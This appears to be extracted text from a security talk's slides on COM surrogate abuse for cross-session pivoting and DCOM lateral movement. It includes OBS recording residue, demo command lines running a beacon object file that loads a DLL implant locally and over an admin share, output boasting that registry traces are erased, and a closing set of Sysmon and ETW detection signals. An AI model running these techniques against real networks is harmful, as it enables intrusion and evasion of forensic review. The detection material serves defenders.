
Ephemeral COM Registration

Native COM Activation Path


Registry Staging - What Gets Written



COM Activation - Session Pivot



COM Activation - Lateral Movement



DEMO – Session Pivoting

OBS 32.1.2 - Profile: Untitled - Scenes: Untitled

File Edit View Docks Profile Scene Collection Tools Help

Scenes

Scene

main

Sources

Display Capture

Display Capture

Properties Filters Display : 1920x1080 @ 0.0 (Primary Monitor)

Audio Mixer

Global Global

Desktop Audio Mic/Aux

-Inf dB -Inf dB

0 hidden

Scene Transitions

Controls

Start Streaming

Start Recording

Start Virtual Camera

Studio Mode

Settings

44%

Scale to Window

Display Capture

Properties Filters

Display : 1920x1080 @ 0.0 (Primary Monitor)

Audio Mixer

Global Global

Desktop Audio Mic/Aux

-Inf dB -Inf dB

0 hidden

Scene Transitions

Controls

Start Streaming

Start Recording

Start Virtual Camera

Studio Mode

Settings

00:00:00 00:00:00 CPU: 11.6% 30.00 / 30.00 FPS

36°C Sunny

Search

5:27 PM 28/06/2026

DEMO – Lateral Movement

OBS 32.1.2 - Profile: Untitled - Scenes: Untitled

File Edit View Docks Profile Scene Collection Tools Help

Scenes

Scene

main

Sources

Display Capture

Display Capture

Properties Filters Display : 1920x1080 @ 0.0 (Primary Monitor)

Audio Mixer

Global Global

Desktop Audio Mic/Aux

-inf dB -inf dB

0 hidden

Options

Scene Transitions

Fade

Duration 300 ms

+

+

+

Controls

Start Streaming

Start Recording

Start Virtual Camera

Studio Mode

Settings

Recording saved to 'C:/Users/sheb/Videos/2026-06-28 17-46-39.mp4'

CPU: 12.3% 30.00 / 30.00 FPS

36°C Sunny

Search

5:46 PM 28/06/2026

DEMO

- Session pivot - cross-session execution via session moniker

```
SurrogateExec.x64.o "z:session" "z:4" "z:C:\Users\Public\SurrogateExec2.0\Finalcitrix3.dll"
```

```
Task Success
```

```
BOF Size: 9336 Args Size: 72
```

```
[*] Mode : Cross-Session Pivot
```

```
[*] CLSID : {B33F0DBE-6007-4F3C-B62D-06F3CFA401E4}
```

```
[*] AppID : {A7957CE6-D524-48B6-BD88-04DE79143E8A}
```

```
[*] Staging registry keys...
```

```
[+] Registry staged
```

```
[*] Moniker: session:4!new:B33F0DBE-6007-4F3C-B62D-06F3CFA401E4
```

```
[+] Cross-session pivot triggered in session 4
```

```
[+] Registry keys removed - execution trace gone
```

```
[*] a new implant checked-in - Psalms-DC
```

- Remote lateral movement - DCOM activation across machines

```
SurrogateExec.x64.o "z:remote" "z:192.168.1.6" "z:\\192.168.1.6\C$\Users\Public\SurrogateExec2.0\Finalcitrix3.dll"
```

```
Task Success
```

```
BOF Size: 9336 Args Size: 95
```

```
[*] Mode : Remote Lateral Movement
```

```
[*] CLSID : {0A281FA9-493E-4A11-8EE6-83D6A270D08C}
```

```
[*] AppID : {60A93884-8093-4B8B-8E4A-F14613244348}
```

```
[*] Connected to remote registry: 192.168.1.6
```

```
[*] Staging registry keys...
```

```
[+] Registry staged
```

```
[*] Triggering remote DCOM on 192.168.1.6...
```

```
[+] Remote lateral movement triggered on 192.168.1.6
```

```
[+] Registry keys removed - execution trace gone
```

```
[*] a new implant checked-in - Psalms-DC
```

Detection Signals



Ephemeral COM Registration

BEHAVIOR

Custom CLSID/AppID registration

EXAMPLE

```
HKLM\SOFTWARE\Classes\CLSID\{GUID}  
HKLM\SOFTWARE\Classes\AppID\{GUID}
```

TELEMETRY

- EID 12 Sysmon**
Registry Key Create / Delete
- EID 13 Sysmon**
Registry Value Set

ARTIFACT

COM registration created outside normal software installation workflows



COM Surrogate Activation

BEHAVIOR

COM activation through surrogate hosting

EXAMPLE

```
dllhost.exe /Processid:{GUID}
```

TELEMETRY

- EID 1 Sysmon**
Process Creation
- 4688 Security Log**
Process Creation
- CMD Correlation**
Command-line GUID analysis

ARTIFACT

dllhost.exe activation associated with COM registrations created by non-installer processes



COM Activation Telemetry

BEHAVIOR

Session moniker-based COM activation

EXAMPLE

```
session:<N>!new:{CLSID}
```

TELEMETRY

- ETW Microsoft-Windows-COM-Perf**
- ETW Microsoft-Windows-RPC**

ARTIFACT

COM activation using session moniker syntax from non-standard processes



COM Server DLL Loading

BEHAVIOR

COM server DLL loaded from non-standard locations

EXAMPLES

```
\\server\share\payload.dll  
C:\Temp\payload.dll  
C:\Users\Public\payload.dll
```

TELEMETRY

- EID 7 Sysmon**
Image Load

ARTIFACT

dllhost.exe loading DLLs from UNC paths or user-writable locations

Q&A

Thank You